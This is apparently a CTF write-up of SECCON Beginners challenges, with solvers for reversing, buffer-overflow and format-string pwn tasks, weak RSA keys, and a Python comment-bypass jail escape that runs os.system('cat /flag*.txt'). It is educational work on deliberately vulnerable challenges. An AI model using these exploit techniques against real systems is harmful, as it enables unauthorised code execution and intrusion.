
Validate Input Two Characters at a Time
The subsequent functions extract 2 characters from a hardcoded byte sequence and verify that they match 2 characters of the input string.
I extracted the values being verified from the binary and created the following solver.
Running this solver identified the correct flag as ctf4b{c0ns7ruc70rs_3as3_h1d1ng_7h1ngs!}.
flag = ""
f = []
f.append("c0_d4yk261hbosje893w5igzfrvaumqlptx7n")
f.append("oxnske1cgaiylz0mwfv7p9r32h6qj8bt4d_u5")
f.append("lzau7rvb9qh5_1ops6jg3ykf8x0emtcind24w")
f.append("9_xva4uchnkyi6wb2ld507p8g3stfej1rzqmo")
f.append("r8x9wn65701zvbdfp4ioqc2hy_juegkmatls3")
f.append("tufij3cykhrsl841qo6_0dwg529zanmbpvxe7")
f.append("b0i21csjhqug_3erat9f6mx854pyol7zkvdwn")
f.append("17zv5h6wjgbqerastioc294n0lxu38fdk_ypm")
f.append("1cgovr4tzpnj29ay3_8wk7li6uqfmhe50bdsx")
f.append("3icj_go9qd0svxubefh14ktywpzma2l7nr685")
f.append("c7l9532k0avfxso4uzipd18egbnyw6rm_tqjh")
f.append("l8s0xb4i1frkv6a92j5eycng3mwpzduqth_7o")
f.append("l539rbmoifye0u6dj1pw8nqt_74sz2gkvaxch")
f.append("aj_d29wcrqiok53b7tyn0p6zvfh1lxgum48es")
f.append("3mq16t9yfs842cbvlw5j7k0prohengduzx_ai")
f.append("_k6nj8hyxvzcgr1bu2petf5qwl09ids!om347a")

for i in range(16):
    flag += f[i][2*i] + f[i][2*i+1]

print(flag)
# c0ns7ruc70rs_3as3_h1d1ng_7h1ngs!
former-seccomp(Rev)
I tried creating a custom system call for flag checking.
Analyzing the challenge binary, I found that it first calls fork, with the child process creating a copy of itself as a child process.
On the child process side, the check function shown below is called, and it appears to verify the flag by executing system call 0xcafe with the received flag string as an argument.

On the parent process side, some function is called with the child process’s PID as an argument.

This function is defined to call the following code when system call 0xcafe is triggered.

The callback function called within this system call appears to generate a key from a hardcoded seed, then decrypt a hardcoded ciphertext using a decryption function and verify whether the result matches the input.

Looking at the decryption function implementation, it was clearly RC4, so I renamed it to rc4.

To obtain the flag, I first generated the key from the seed using the following code.
_4010 = [0xa5, 0xd2, 0xbc, 0x02, 0xb2, 0x7c, 0x86, 0x38, 0x17, 0xb1, 0x38, 0xc6, 0xe4, 0x5c, 0x1f, 0xa0, 0x9d, 0x96, 0xd1, 0xf0, 0x4b, 0xa6, 0xa6, 0x5c, 0x64, 0xb7]
_4030 = [0x43, 0x55, 0x44, 0x17, 0x46, 0x1f, 0x14, 0x17, 0x1a, 0x1d]

k = 0
while True:
    if k >= len(_4030):
        break
    _4030[k] = (k+0x20) ^ _4030[k]
    k += 1

for i in _4030:
    print(hex(i)[2:],end="")
Then, by performing RC4 decryption using the generated key and ciphertext, I obtained the flag.

It was listed as Hard difficulty, but I was able to solve it at a glance, so my Rev skills may have improved a bit.
simpleoverflow(Pwn)
In C, 0 is treated as False and any other value as True.
This was a super-easy challenge.
The following source code is provided for the challenge binary.
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
  char buf[10] = {0};
  int is_admin = 0;
  printf("name:");
  read(0, buf, 0x10);
  printf("Hello, %s\n", buf);
  if (!is_admin) {
    puts("You are not admin. bye");
  } else {
    system("/bin/cat ./flag.txt");
  }
  return 0;
}

__attribute__((constructor)) void init() {
  setvbuf(stdin, NULL, _IONBF, 0);
  setvbuf(stdout, NULL, _IONBF, 0);
  alarm(120);
}
Without needing any real analysis, I just sent the following payload to obtain the flag.
echo -e '\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01' | nc simpleoverflow.beginners.seccon.games 9000

simpleoverwrite(Pwn)
Let’s check the stack and return address.
This was super-easy challenge #2.
The following code is provided for the challenge binary.
It’s clear that jumping to the win function will give us the flag.
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void win() {
  char buf[100];
  FILE *f = fopen("./flag.txt", "r");
  fgets(buf, 100, f);
  puts(buf);
}

int main() {
  char buf[10] = {0};
  printf("input:");
  read(0, buf, 0x20);
  printf("Hello, %s\n", buf);
  printf("return to: 0x%lx\n", *(uint64_t *)(((void *)buf) + 18));
  return 0;
}

__attribute__((constructor)) void init() {
  setvbuf(stdin, NULL, _IONBF, 0);
  setvbuf(stdout, NULL, _IONBF, 0);
  alarm(120);
}
Looking at the protections, there’s nothing other than NX, so a simple buffer overflow to reach the win function should work.

I’ll just use radare2 to verify the address of the win function and the offset of the buffer in the main function.


Using the results above, I sent the payload created with the following command to obtain the flag.
python3 -c 'import sys; from pwn import *; sys.stdout.buffer.write(b"A"*0x12 + p64(0x401186))' | nc simpleoverwrite.beginners.seccon.games 9001

pure-and-easy(Pwn)
This was super-easy challenge #3.
The following source code is provided for the challenge binary.
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
  char buf[0x100] = {0};
  printf("> ");
  read(0, buf, 0xff);
  printf(buf);
  exit(0);
}

void win() {
  char buf[0x50];
  FILE *fp = fopen("./flag.txt", "r");
  fgets(buf, 0x50, fp);
  puts(buf);
}

__attribute__((constructor)) void init() {
  setvbuf(stdin, NULL, _IONBF, 0);
  setvbuf(stdout, NULL, _IONBF, 0);
  alarm(120);
}
At a glance, it’s clear there is a format string bug (FSB) vulnerability.
Also, since PIE is disabled and it’s Partial RELRO, a GOT override should be straightforward.

Therefore, I wrote the following solver to execute the win function via a GOT override of the conveniently placed exit function.
from pwn import *

# Set context
# context.log_level = "debug"
context.arch = "amd64"
context.endian = "little"
context.word_size = 64

# Set target
target = remote("pure-and-easy.beginners.seccon.games", 9000)
TARGET_PATH = "./chall"
elf = ELF(TARGET_PATH)
got_exit = 0x404040
win = 0x401341

# Exploit
target.recvuntil(b"> ")
payload = fmtstr_payload(offset=6, writes={got_exit:win},write_size="short")
target.send(payload)

print(target.recvuntil(b"}"))

# Finish exploit
target.clean()
target.interactive()

By the way, I used fmtstr_payload here for convenience, but for more details on FSB and handcrafting payloads, please see the article below.
Reference: A Beginner CTFer’s Super Introduction to Pwn - FSB Basics and ROP Techniques - Frog’s Secret Base
Safe Prime(Crypto)
Using a safe prime makes RSA secure, doesn’t it?
I solved a Crypto challenge for the first time in a while.
The following script along with n, e, and c are provided for the challenge.
import os
from Crypto.Util.number import getPrime, isPrime

FLAG = os.getenv("FLAG", "ctf4b{*** REDACTED ***}").encode()
m = int.from_bytes(FLAG, 'big')

while True:
    p = getPrime(512)
    q = 2 * p + 1
    if isPrime(q):
        break

n = p * q
e = 65537
c = pow(m, e, n)

print(f"{n = }")
print(f"{c = }")
Since q is generated from p, n can be expressed as a quadratic equation in one variable p.
Therefore, by using the following solver to solve the equation for p and q, I was able to decrypt the ciphertext and obtain the flag.
from sympy import symbols, Eq, solve, mod_inverse
from Crypto.Util.number import long_to_bytes

e = 65537
p = symbols('p')
c = 40791470236110804733312817275921324892019927976655404478966109115157033048751614414177683787333122984170869148886461684367352872341935843163852393126653174874958667177632653833127408726094823976937236033974500273341920433616691535827765625224845089258529412235827313525710616060854484132337663369013424587861
n = 292927367433510948901751902057717800692038691293351366163009654796102787183601223853665784238601655926920628800436003079044921928983307813012149143680956641439800408783429996002829316421340550469318295239640149707659994033143360850517185860496309968947622345912323183329662031340775767654881876683235701491291
equation = Eq(2*p**2 + p, n)
solutions = solve(equation, p)
p = solutions[1]
q = q = 2 * p + 1
assert (p * q) == n

phi_n = (p - 1) * (q - 1)
d = mod_inverse(e, phi_n)
m = pow(c, d, n)
print(long_to_bytes(m))
# ctf4b{R3l4ted_pr1m3s_4re_vuLner4ble_n0_maTt3r_h0W_l4rGe_p_1s}
math(Crypto)
It seems there are special conditions on the variables used in the RSA encryption…?
The following code along with n, e, c, and ab are provided for the challenge.
from Crypto.Util.number import bytes_to_long, isPrime
from secret import (
    x,
    p,
    q,
)  # x, p, q are secret values, please derive them from the provided other values.
import gmpy2


def is_square(n: int):
    return gmpy2.isqrt(n) ** 2 == n


assert isPrime(p)
assert isPrime(q)
assert p != q

a = p - x
b = q - x
assert is_square(x) and is_square(a) and is_square(b)

n = p * q
e = 65537
flag = b"ctf4b{dummy_f14g}"
mes = bytes_to_long(flag)
c = pow(mes, e, n)

print(f"n = {n}")
print(f"e = {e}")
print(f"cipher = {c}")
print(f"ab = {a * b}")

assert gmpy2.mpz(a) % 4701715889239073150754995341656203385876367121921416809690629011826585737797672332435916637751589158510308840818034029338373257253382781336806660731169 == 0
assert gmpy2.mpz(b) % 35760393478073168120554460439408418517938869000491575971977265241403459560088076621005967604705616322055977691364792995889012788657592539661 == 0
Looking at this code, a, b, and x are all perfect squares; a and b are p and q minus x respectively; and both are divisible by a large number (i.e., mod = 0).
Since ab is the product of perfect squares a and b, factoring it allows us to narrow down the possible values of a and b.
Using the hint values provided and factordb, I found that there are 14 possible patterns for the values of a and b.
Also, since p = a+x and q = b+x, and pq = n, the equation `x**2 + (a+b)x + (ab-n) = 0` holds.
Since there are only 14 patterns for a and b to brute-force, we can identify the correct a, b, and x by finding the case where the solution x is a positive integer and a perfect square.
Using the identified a, b, and x, we can also determine p and q, then decrypt the ciphertext to obtain the flag.
Finally, I obtained the flag with the following solver.
import gmpy2
import sympy as sp
from Crypto.Util.number import long_to_bytes, isPrime

n = 28347962831882769454618553954958819851319579984482333000162492691021802519375697262553440778001667619674723497501026613797636156704754646434775647096967729992306225998283999940438858680547911512073341409607381040912992735354698571576155750843940415057647013711359949649220231238608229533197681923695173787489927382994313313565230817693272800660584773413406312986658691062632592736135258179504656996785441096071602835406657489695156275069039550045300776031824520896862891410670249574658456594639092160270819842847709283108226626919671994630347532281842429619719214221191667701686004691774960081264751565207351509289
ab = 28347962831882769454618553954958819851319579984482333000162492691021802519375697262553440778001667619674723497501026613797636156704754646434775647096967729992306225998283999940438858680547911512073341409607381040912992735354698571576155750843940415057647013711359949649102926524363237634349331663931595027679709000404758309617551370661140402128171288521363854241635064819660089300995273835099967771608069501973728126045089426572572945113066368225450235783211375678087346640641196055581645502430852650520923184043404571923469007524529184935909107202788041365082158979439820855282328056521446473319065347766237878289

Ba = 4701715889239073150754995341656203385876367121921416809690629011826585737797672332435916637751589158510308840818034029338373257253382781336806660731169
Bb = 35760393478073168120554460439408418517938869000491575971977265241403459560088076621005967604705616322055977691364792995889012788657592539661
assert gmpy2.mpz(ab) % Ba == 0
assert gmpy2.mpz(ab) % Bb == 0

r = gmpy2.mpz(ab) // Ba // Bb
assert r == 168602179130542941829360938763588913033950728808204687738344939756690772499463147969992071622543050423641037178339406288176679147723646123266772165646828805533748632218062968267049753205615282207629849772408015254265200980724449082839150022450439661030563736824487531287491910398220288816325848224837808525851343383555765621
# http://factordb.com/index.php?query=168602179130542941829360938763588913033950728808204687738344939756690772499463147969992071622543050423641037178339406288176679147723646123266772165646828805533748632218062968267049753205615282207629849772408015254265200980724449082839150022450439661030563736824487531287491910398220288816325848224837808525851343383555765621

t1 = 306606827773 ** 2
t2 = 199 ** 2
t3 = 173 ** 2
t4 = 3 ** 2
assert Ba**2 * Bb**2 * t1 * t2 * t3 * t4 == ab

def is_square(n: int):
    return gmpy2.isqrt(n) ** 2 == n

def is_positive_integer_and_perfect_square(num):
    if num.is_integer and num > 0:
        sqrt_num = sp.sqrt(num)
        return sqrt_num.is_integer
    return False

L = \
[([t2], [t1, t3, t4]),
([t2, t3], [t1, t4]),
([t1, t2, t3], [t4]),
([t1, t2], [t3, t4]),
([t1], [t3, t2, t4]),
([t4], [t1, t2, t3]),
([t3], [t1, t2, t4]),
([t1, t3], [t2, t4]),
([t2, t4], [t1, t3]),
([t4, t3], [t1, t2]),
([t4, t1, t3], [t2]),
([t4, t2, t3], [t1]),
([t1, t4], [t2, t3]),
([t1, t2, t4], [t3])]

for l in L:
    a = Ba**2
    b = Bb**2
    for A in l[0]:
        a *= A
    for B in l[1]:
        b *= B

    assert is_square(a) and is_square(b)
    assert a*b == ab

    x = sp.symbols('x')
    A = a + b
    B = ab - n
    equation = x**2 + A*x + B
    solutions = sp.solve(equation, x)
    for solution in solutions:
        if sp.im(solution) == 0:
            real_solution = sp.re(solution)
            if is_positive_integer_and_perfect_square(real_solution):
                print(f"a={a},b={b},x={real_solution}")

a = 7878824508023825320620552438859131751341011236435661361507465408511567856339128586549369157062948927445512194472763840898824746924636029850659802261912150719575815528250042476759316872507696855084778513881881419453874766724167271062172560745165185117184785529887592443222251487197342298902245870192371299449
b = 3597993939706753790208197378148848949822043309769682578959924290719006420996423496659961817582141773260972861724771414278651046463502978594910794197098988322222621708534481711002211659109357402539392364289580131703038942827590851390068976436194200123404980430263753899361953534498940931686689517154815683161
x = 10221013321700464817330531356688256100
p = a + x
q = b + x
e = 65537
c = 21584943816198288600051522080026276522658576898162227146324366648480650054041094737059759505699399312596248050257694188819508698950101296033374314254837707681285359377639170449710749598138354002003296314889386075711196348215256173220002884223313832546315965310125945267664975574085558002704240448393617169465888856233502113237568170540619213181484011426535164453940899739376027204216298647125039764002258210835149662395757711004452903994153109016244375350290504216315365411682738445256671430020266141583924947184460559644863217919985928540548260221668729091080101310934989718796879197546243280468226856729271148474
assert isPrime(p)
assert isPrime(q)
assert p != q
assert n == p * q

phi_n = (p - 1) * (q - 1)
d = sp.mod_inverse(e, phi_n)
m = pow(c, d, n)
print(long_to_bytes(m))
commentator(Misc)
Be careful with comments!
nc commentator.beginners.seccon.games 4444
The following code is provided for the challenge.
It appears to be an application that prepends # to each line of the received input to comment it out, saves it as a Python file, and executes it.
#!/usr/local/bin/python

import os
import uuid

############################## Logo ##############################
print(
    f"""                                          _        _                  __
  ___ ___  _ __ ___  _ __ ___   ___ _ __ | |_ __ _| |_ ___  _ __   _  \\ \\
 / __/ _ \\| '_ ` _ \\| '_ ` _ \\ / _ \\ '_ \\| __/ _` | __/ _ \\| '__| (_)  | |
| (_| (_) | | | | | | | | | | |  __/ | | | || (_| | || (_) | |     _   | |
 \\___\\___/|_| |_| |_|_| |_| |_|\\___|_| |_|\\__\\__,_|\\__\\___/|_|    (_)  | |
                                                                       /_/
{"-" * 75}
Enter your Python code (ends with __EOF__)"""
)
############################## Logo ##############################

python = ""
while True:
    line = input(">>> ").replace("\r", "")
    if "__EOF__" in line:
        python += 'print("thx :)")'
        break
    python += f"# {line}\n"  # comment :)

pyfile = f"/tmp/{uuid.uuid4()}.py"
with open(pyfile, "w") as f:
    f.write(python)

os.system(f"python {pyfile}")
os.remove(pyfile)
Since Python’s input function reads data up to \n, using \r could bypass the # prepending and allow execution of arbitrary Python code.
However, in this challenge, .replace("\r", "") removes \r, so this approach cannot be used.
After trying various inputs to find a way to bypass the comment-out, I shifted my focus to whether any operation could be performed even while the code is commented out.
As a result, although the shebang wasn’t particularly useful since the script is executed via os.system(f"python {pyfile}"), I confirmed that the #coding: directive still takes effect.
When I looked into the benefits of specifying an encoding with #coding: in a Python script file, I found the following information.
This PEP proposes to introduce a syntax to declare the encoding of a Python source file. The encoding information is then used by the Python parser to interpret the file using the given encoding. Most notably this enhances the interpretation of Unicode literals in the source code and makes it possible to write Unicode literals using e.g. UTF-8 directly in an Unicode aware editor.
Reference: PEP 263 – Defining Python Source Code Encodings | peps.python.org
Reference: codecs — Codec Registry and Base Classes — Python 3.12.4 Documentation
It appears that specifying the source code encoding appropriately enables the interpretation of Unicode literals written in UTF-8.
So, I entered coding: raw_unicode_escape on the first line to set the script encoding to raw_unicode_escape, then used the Unicode character \u000d to insert a carriage return without triggering the \r removal, thereby enabling arbitrary Python code execution.
coding: raw_unicode_escape
\u000dimport os
\u000dos.system("cat /flag*.txt")
__EOF__
Providing this input allows us to identify the correct flag.

Incidentally, there was also a similar pyjail challenge in another CTF where the flag could be obtained using #coding: raw_unicode_escape and sending byte characters in Unicode notation.
#coding: raw_unicode_escape
x='PEKO\u0027\u002b\u0062\u0072\u0065\u0061\u006b\u0070\u006f\u0069\u006e\u0074\u0028\u0029\u002b\u0027'
Reference: justCTF 2023 WriteUps | 廢文集中區
Summary
As for the kernel exploitation challenge that appeared again this year, I was completely stuck on it, so I’ll work on it another day.